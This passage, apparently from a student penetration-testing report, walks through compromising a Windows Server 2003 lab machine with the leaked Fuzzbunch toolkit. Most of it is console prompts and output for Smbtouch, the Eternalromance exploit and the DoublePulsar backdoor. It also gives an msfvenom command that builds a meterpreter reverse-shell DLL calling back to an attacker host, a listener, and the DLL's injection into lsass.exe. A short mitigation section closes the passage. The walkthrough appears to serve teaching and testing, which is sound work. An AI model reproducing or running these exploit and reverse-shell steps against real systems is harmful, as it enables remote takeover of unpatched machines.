[+] Set NetworkTimeout => 60
[+] Set TargetIp => 192.168.88.135

[*] Applying Session Parameters
[*] Running Exploit Touches

[!] Entering Plugin Context :: Smbtouch
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 192.168.88.135

[*] Inheriting Input Variables

[!] Enter Prompt Mode :: Smbtouch

[*]  NetworkTimeout :: Timeout for blocking network calls (in seconds).  Use -1
for no timeout.

[?] NetworkTimeout [60] : _
```

Figure 3.13: Activate Eternalromance Exploit.

Pen-tester will be asked for loads of Eternalromance configuration options. Select all default options till plugin execution is prompted. [4]

```
[?] NetworkTimeout [60] :

[*]  TargetIp :: Target IP Address

[?] TargetIp [192.168.88.135] :

[*]  TargetPort :: Port used by the SMB service

[?] TargetPort [445] :

[*]  Pipe :: Test an additional pipe to see if it is accessible (optional)

[?] Pipe [] :

[*]  Share :: Test a file share to see if it is accessible (optional), entered a
s hex bytes (in unicode)

[?] Share [] :

[*]  Protocol :: SMB (default port 445) or NBT (default port 139)

   *0) SMB
    1) NBT

[?] Protocol [0] :

[*]  Credentials :: Type of credentials to use

   *0) Anonymous      Anonymous (NULL session)
    1) Guest          Guest account
    2) Blank          User account with no password set
    3) Password       User name and password
    4) NTLM           User name and NTLM hash

[?] Credentials [0] :
```

Figure 3.14: Eternalromance default exploit options.

```
[?] Credentials [0] :

[!] Preparing to Execute Smbtouch
[*] Redirection OFF

[+] Configure Plugin Local Tunnels

[+] Configure Plugin Remote Tunnels

Module: Smbtouch
================

Name                        Value
----                        -----
NetworkTimeout              60
TargetIp                    192.168.88.135
TargetPort                  445
RedirectedTargetIp
RedirectedTargetPort
UsingNbt                    False
Pipe
Share
Protocol                    SMB
Credentials                 Anonymous

[?] Execute Plugin? [Yes] : _
```

Figure 3.15: Eternalromance default exploit options.

Pen-tester will be finally prompted to execute SMBtouch. To execute Smbtouch, press the Enter. [4]

```
[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[+] SMB Touch started

[*] TargetIp              192.168.88.135
[*] TargetPort            445
[*] RedirectedTargetIp    (null)
[*] RedirectedTargetPort  0
[*] NetworkTimeout        60
[*] Protocol              SMB
[*] Credentials           Anonymous

[*] Connecting to target...
        [+] Initiated SMB connection

[+] Target OS Version 5.2 build 3790
    Windows Server 2003 R2 3790 Service Pack 2

[*] Trying pipes...
        [-] spoolss     - Not accessible (0xC0000034 - NtErrorObjectNameNotFound)

        [+] browser     - Success!

[*] Using Remote API to determine architecture
        [+] Target is 32-bit

[Not Supported]
        ETERNALBLUE     - Target OS version not supported
        ETERNALSYNERGY  - Target OS version not supported

[Vulnerable]
        ETERNALROMANCE  - FB
        ETERNALCHAMPION - DANE/FB

[*] Writing output parameters

[+] Target is vulnerable to 2 exploits
[+] Touch completed successfully

[+] Smbtouch Succeeded
```

Figure 3.16: Execute SMBbtouch.

SMBtouch was executed successfully.

The next step is to set Eternalromance Variable Settings. [4]

```
[+] Smbtouch Succeeded

[*] Exporting Contract To Exploit
[+] Set PipeName => browser
[+] Set Credentials => Anonymous
[+] Set Target => SERVER_2003_SP2


[!] Enter Prompt Mode :: Eternalromance

Module: Eternalromance
======================

Name                Value
----                -----
NetworkTimeout      60
TargetIp            192.168.88.135
TargetPort          445
PipeName            browser
ShellcodeFile
ExploitMethod       Default
Credentials         Anonymous
Protocol            SMB
Target              SERVER_2003_SP2

[!] Plugin Variables are NOT Valid
[?] Prompt For Variable Settings? [Yes] :
```

Figure 3.17: Eternalromance variable settings.

Keep all default settings until you have to enter the location of the shellcode file. [4]

```
[*]  NetworkTimeout :: Timeout for blocking network calls (in seconds).  Use -1
for no timeout.

[?] NetworkTimeout [60] :

[*]  TargetIp :: Target IP Address

[?] TargetIp [192.168.88.135] :

[*]  TargetPort :: Target TCP port

[?] TargetPort [445] :

[*]  PipeName :: The named pipe to use

[?] PipeName [browser] :

[*]  ShellcodeFile :: DOPU (ensure correct architecture) ONLY! Other shellcode w
ill likely BSOD.

[?] ShellcodeFile [] :
```

Figure 3.18: Eternalromance default settings.

Make sure you provide the right path for the DoublePulsar shellcode file. [4]

```
[*]  ShellcodeFile :: DOPU (ensure correct architecture) ONLY! Other shellcode w
ill likely BSOD.

[?] ShellcodeFile [] : C:\Users\Kalani\Desktop\shadowbroker-master\windows\dopus
hellcode.bin
[+] Set ShellcodeFile => C:\Users\Kalani\Desktop\shadowbroker-master\window... (
plus 19 characters)

[*]  ExploitMethod :: Which exploit method to use

   *0) Default              Use the best exploit method(s) for the target OS
    1) Fish-in-a-barrel     Most reliable exploit method (XP/2k3 only)
    2) Matched-pairs        Next reliable exploit method (XP/Win7/2k8R2 only)
    3) Classic-Romance      Original LargePageGroom exploit method (All OS Versi
ons)

[?] ExploitMethod [0] :
```

Figure 3.19: Supplying the right path for shellcode file.

Next pick all the default options until the target operating system is prompted. [4]

```
[?] ExploitMethod [0] :

[*]  Credentials :: Type of credentials to use

   *0) Anonymous      Anonymous (NULL session)
    1) Guest          Guest account
    2) Blank          User account with no password set
    3) Password       User name and password
    4) NTLM           User name and NTLM hash

[?] Credentials [0] :

[*]  Protocol :: SMB (default port 445) or NBT (default port 139)

   *0) SMB
    1) NBT

[?] Protocol [0] :

[*]  Target :: Operating System, Service Pack, of target OS

    0) XP_SP0SP1_X86          Windows XP Sp0 and Sp1, 32-bit
    1) XP_SP2SP3_X86          Windows XP Sp2 and Sp3, 32-bit
    2) XP_SP1_X64             Windows XP Sp1, 64-bit
    3) XP_SP2_X64             Windows XP Sp2, 64-bit
    4) SERVER_2003_SP0        Windows Sever 2003 Sp0, 32-bit
    5) SERVER_2003_SP1        Windows Sever 2003 Sp1, 32-bit/64-bit
   *6) SERVER_2003_SP2        Windows Sever 2003 Sp2, 32-bit/64-bit
    7) VISTA_SP0              Windows Vista Sp0, 32-bit/64-bit
    8) VISTA_SP1              Windows Vista Sp1, 32-bit/64-bit
    9) VISTA_SP2              Windows Vista Sp2, 32-bit/64-bit
    10) SERVER_2008_SP0        Windows Server 2008 Sp0, 32-bit/64-bit
    11) SERVER_2008_SP1        Windows Server 2008 Sp1, 32-bit/64-bit
    12) SERVER_2008_SP2        Windows Server 2008 Sp2, 32-bit/64-bit
    13) WIN7_SP0               Windows 7 Sp0, 32-bit/64-bit
    14) WIN7_SP1               Windows 7 Sp1, 32-bit/64-bit
    15) SERVER_2008R2_SP0      Windows Server 2008 R2 Sp0, 32-bit/64-bit
    16) SERVER_2008R2_SP1      Windows Server 2008 R2 Sp1, 32-bit/64-bit

[?] Target [6] :
```

Figure 3.20: Eternalromance default settings.

Choose the right operating system for the target (option 6-Windows Server 2003 SP2). [4]

```
[?] Protocol [0] :

[*]  Target :: Operating System, Service Pack, of target OS

    0) XP_SP0SP1_X86          Windows XP Sp0 and Sp1, 32-bit
    1) XP_SP2SP3_X86          Windows XP Sp2 and Sp3, 32-bit
    2) XP_SP1_X64             Windows XP Sp1, 64-bit
    3) XP_SP2_X64             Windows XP Sp2, 64-bit
    4) SERVER_2003_SP0        Windows Sever 2003 Sp0, 32-bit
    5) SERVER_2003_SP1        Windows Sever 2003 Sp1, 32-bit/64-bit
   *6) SERVER_2003_SP2        Windows Sever 2003 Sp2, 32-bit/64-bit
    7) VISTA_SP0              Windows Vista Sp0, 32-bit/64-bit
    8) VISTA_SP1              Windows Vista Sp1, 32-bit/64-bit
    9) VISTA_SP2              Windows Vista Sp2, 32-bit/64-bit
    10) SERVER_2008_SP0        Windows Server 2008 Sp0, 32-bit/64-bit
    11) SERVER_2008_SP1        Windows Server 2008 Sp1, 32-bit/64-bit
    12) SERVER_2008_SP2        Windows Server 2008 Sp2, 32-bit/64-bit
    13) WIN7_SP0               Windows 7 Sp0, 32-bit/64-bit
    14) WIN7_SP1               Windows 7 Sp1, 32-bit/64-bit
    15) SERVER_2008R2_SP0      Windows Server 2008 R2 Sp0, 32-bit/64-bit
    16) SERVER_2008R2_SP1      Windows Server 2008 R2 Sp1, 32-bit/64-bit

[?] Target [6] : _
```

Figure 3.21: Etrenalromace target settings.

Next, Fuzzbunch prepares for the execution of the Eternalromance. [4]

Select the default IP and port destination, and execute the plugin. [4]



Figure 3.22: Execute Eternalromance exploit.

If all went successful, the output in Fuzzbunch looks as following. [4]



Figure 3.23: Exploit is executing.



Figure 3.24: Exploit has been successful.

As indicated in the last line, the Eternalromance exploit was successfully executed against Windows Server 2003 machine. The next step is to inject a reverse shell payload. To do that DoublePulsar is used. [4]

3.4. Getting Shell

The next step is to obtain a shell on the Windows Server 2003 machine. First the pen-tester gets MSFvenom to produce a reverse shell payload. [4] Then he should setup a listener to intercept the reverse shell using msfconsole and the multi handler exploit. [4] Finally he should inject the reverse shell dll with DoublePulsar which will initiate the reverse shell from the Windows 2003 server host to the Kali Linux attack box. [4]

3.4.1. Reverse shell payload with MSFvenom

Use below command to create a reverse shell payload on Kali Linux machine. [4]

msfvenom -p windows/meterpreter/reverse_tcp -f dll -a x86 –platform windows LHOST=192.168.1.17 LPORT=4444 > /var/www/html/meterpreter.dll

```
root@kali2017:~# msfvenom -p windows/meterpreter/reverse_tcp -f dll -a x86 --pla
tform Windows LHOST=192.168.88.133 LPORT=4444 > /var/www/html/meterpreter.dll
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of dll file: 5120 bytes
```

Figure 3.25: MSFvenom meterpreter reverse shell payload.

3.4.2. Setup a listener in msfconsole

To set up a listener, start msfconsole. [4]

```
root@kali2017:~# msfconsole
[-] Failed to connect to the database: could not connect to server: Connection ref
used
        Is the server running on host "localhost" (::1) and accepting
        TCP/IP connections on port 5432?
could not connect to server: Connection refused
        Is the server running on host "localhost" (127.0.0.1) and accepting
        TCP/IP connections on port 5432?

                  METASPLOIT CYBER MISSILE COMMAND V4
```

Figure 3.26: Staring msfconsole.

Use the following commands.

Figure 3.27: Setup a listener in msfconsole.

The listener is running on port 4444 and created the reverse shell payload. Now the pen-tester can inject the reverse shell payload into the target with the Doublepulsar backdoor. [4]

Copy the meterpreter.dll file to Windows 7 machine.



Figure 3.28: Copying the meterpreter.dll file in Kali Linux machine.

Paste it in the Windows 7 machine's desktop.

Figure 3.29: Paste it in the Windows 7 machine.

3.4.3. Inject the reverse shell DLL with DoublePulsar

To insert reverse shell payload, first use the following command to trigger DoublePulsar again. [4]

```
fb Exploit (Eternalromance) > use DoublePulsar

[!] Entering Plugin Context :: Doublepulsar
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 192.168.88.135

[*] Applying Session Parameters
[-] Error: Invalid value for Function ()
[-] Skipping 'Function'

[!] Enter Prompt Mode :: Doublepulsar

Module: Doublepulsar
====================

Name              Value
----              -----
NetworkTimeout    60
TargetIp          192.168.88.135
TargetPort        445
OutputFile        C:\Users\Kalani\Desktop\shadowbroker-master\window
                  s\dopushellcode.bin
Protocol          SMB
Architecture      x86
Function          OutputInstall

[!] plugin variables are valid
[?] Prompt For Variable Settings? [Yes] :
```

Figure 3.30: Activate DiublePulsar again.

Once again, pick all default settings until asked to define the procedure that the DoublePulsar backdoor needs to perform. [4]

```
[!] plugin variables are valid
[?] Prompt For Variable Settings? [Yes] :

[*]  NetworkTimeout :: Timeout for blocking network calls (in seconds).  Use -1
for no timeout.

[?] NetworkTimeout [60] :

[*]  TargetIp :: Target IP Address

[?] TargetIp [192.168.88.135] :

[*]  TargetPort :: Port used by the Double Pulsar back door

[?] TargetPort [445] :

[*]  Protocol :: Protocol for the backdoor to speak

   *0) SMB      Ring 0 SMB (TCP 445) backdoor
    1) RDP      Ring 0 RDP (TCP 3389) backdoor

[?] Protocol [0] :

[*]  Architecture :: Architecture of the target OS

   *0) x86      x86 32-bits
    1) x64      x64 64-bits

[?] Architecture [0] :
```

Figure 3.31: DoublePulsar default settings.

Choose option 2 to inject a DLL file instead of the default option that would output a binary shellcode file. [4]

```
[*]  Function :: Operation for backdoor to perform

   *0) OutputInstall     Only output the install shellcode to a binary file on d
isk.
    1) Ping              Test for presence of backdoor
    2) RunDLL            Use an APC to inject a DLL into a user mode process.
    3) RunShellcode      Run raw shellcode
    4) Uninstall         Remove's backdoor from system

[?] Function [0] : 2
```

Figure 3.32: Select the function 'RunDLL'.

Assuming that already transferred the malicious DLL file to the Windows 7 attack box, enter the complete path to the DLL file which created with MSFvenom earlier. [4]

```
[*]  DllPayload :: DLL to inject into user mode

[?] DllPayload [] : C:\Users\Kalani\Desktop\meterpreter.dll
[+] Set DllPayload => C:\Users\Kalani\Desktop\meterpreter.dll

[*]  DllOrdinal :: The exported ordinal number of the DLL being injected to call


[?] DllOrdinal [1] :

[*]  ProcessName :: Name of process to inject into
```

Figure 3.33: Provide the full path to the meterpreter.dll file.

Keep all other settings default. [4]

```
[*]  ProcessName :: Name of process to inject into

[?] ProcessName [lsass.exe] :

[*]  ProcessCommandLine :: Command line of process to inject into

[?] ProcessCommandLine [] :


[!] Preparing to Execute Doublepulsar
[*] Redirection OFF

[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [192.168.88.135] :
[?] Destination Port [445] :
[+] (TCP) Local 192.168.88.135:445

[+] Configure Plugin Remote Tunnels


Module: Doublepulsar
====================

Name                    Value
----                    -----
NetworkTimeout          60
TargetIp                192.168.88.135
TargetPort              445
DllPayload              C:\Users\Kalani\Desktop\meterpreter.dll
DllOrdinal              1
ProcessName             lsass.exe
ProcessCommandLine
Protocol                SMB
Architecture            x86
Function                RunDLL

[?] Execute Plugin? [Yes] :
```

Figure 3.34: Default settings.

Press Enter to execute DoublePulsar plugin. If all went well again Fuzzbunch would display the following. [4]

```
[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[+] Selected Protocol SMB
[.] Connecting to target...
[+] Connected to target, pinging backdoor...
        [+] Backdoor returned code: 10 - Success!
        [+] Ping returned Target architecture: x86 (32-bit) - XOR Key: 0xA2C7EF5
9
    SMB Connection string is: Windows Server 2003 R2 3790 Service Pack 2
    Target OS is: 2003 x86
    Target SP is: 2
        [+] Backdoor installed
        [+] DLL built
        [.] Sending shellcode to inject DLL
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Command completed successfully
[+] Doublepulsar Succeeded

fb Payload (Doublepulsar) >
```

Figure 3.35: DoublePulsar injected the meterprete.dll successfully.

And on Kali Linux attack machine, it should have a Meterpreter shell. [4]

4. Mitigation

Because of Windows Server 2003 and Windows XP won’t receive any updates which can be fixed this SMBv1 vulnerabilities, Windows Server 2003 is not supported anymore. [4]

But if the organizations still rely on Windows Server 2003 and Windows XP systems, then make sure to disable SMBv1 or use IDS/IPS to detect DoublePulsar backdoors. [4]

References

[1] I. Max, “Exploit Development-Everything You Need to Know,” *WonderHowTo.com*, 2016. [Online]. Available: https://null-byte.wonderhowto.com/how-to/exploit-development-everything-you-need-know-0167801/. [Accessed: 13-May-2020].

[2] “Exploit (computer security),” 2020. [Online]. Available: https://en.wikipedia.org/wiki/Exploit_(computer_security). [Accessed: 13-May-2020].

[3] “Exploiting Eternalblue for shell with Empire & Msfconsole,” *Hacking Tutorials*, 2017. [Online]. Available: https://www.hackingtutorials.org/exploit-tutorials/exploiting-eternalblue-for-shell-with-empire-msfconsole/. [Accessed: 13-May-2020].

[4] “Eternalromance: Exploiting Windows Server 2003,” *Hacking Tutorials*, 2017. [Online]. Available: https://www.hackingtutorials.org/exploit-tutorials/eternalromance-exploiting-windows-server-2003/. [Accessed: 13-May-2020].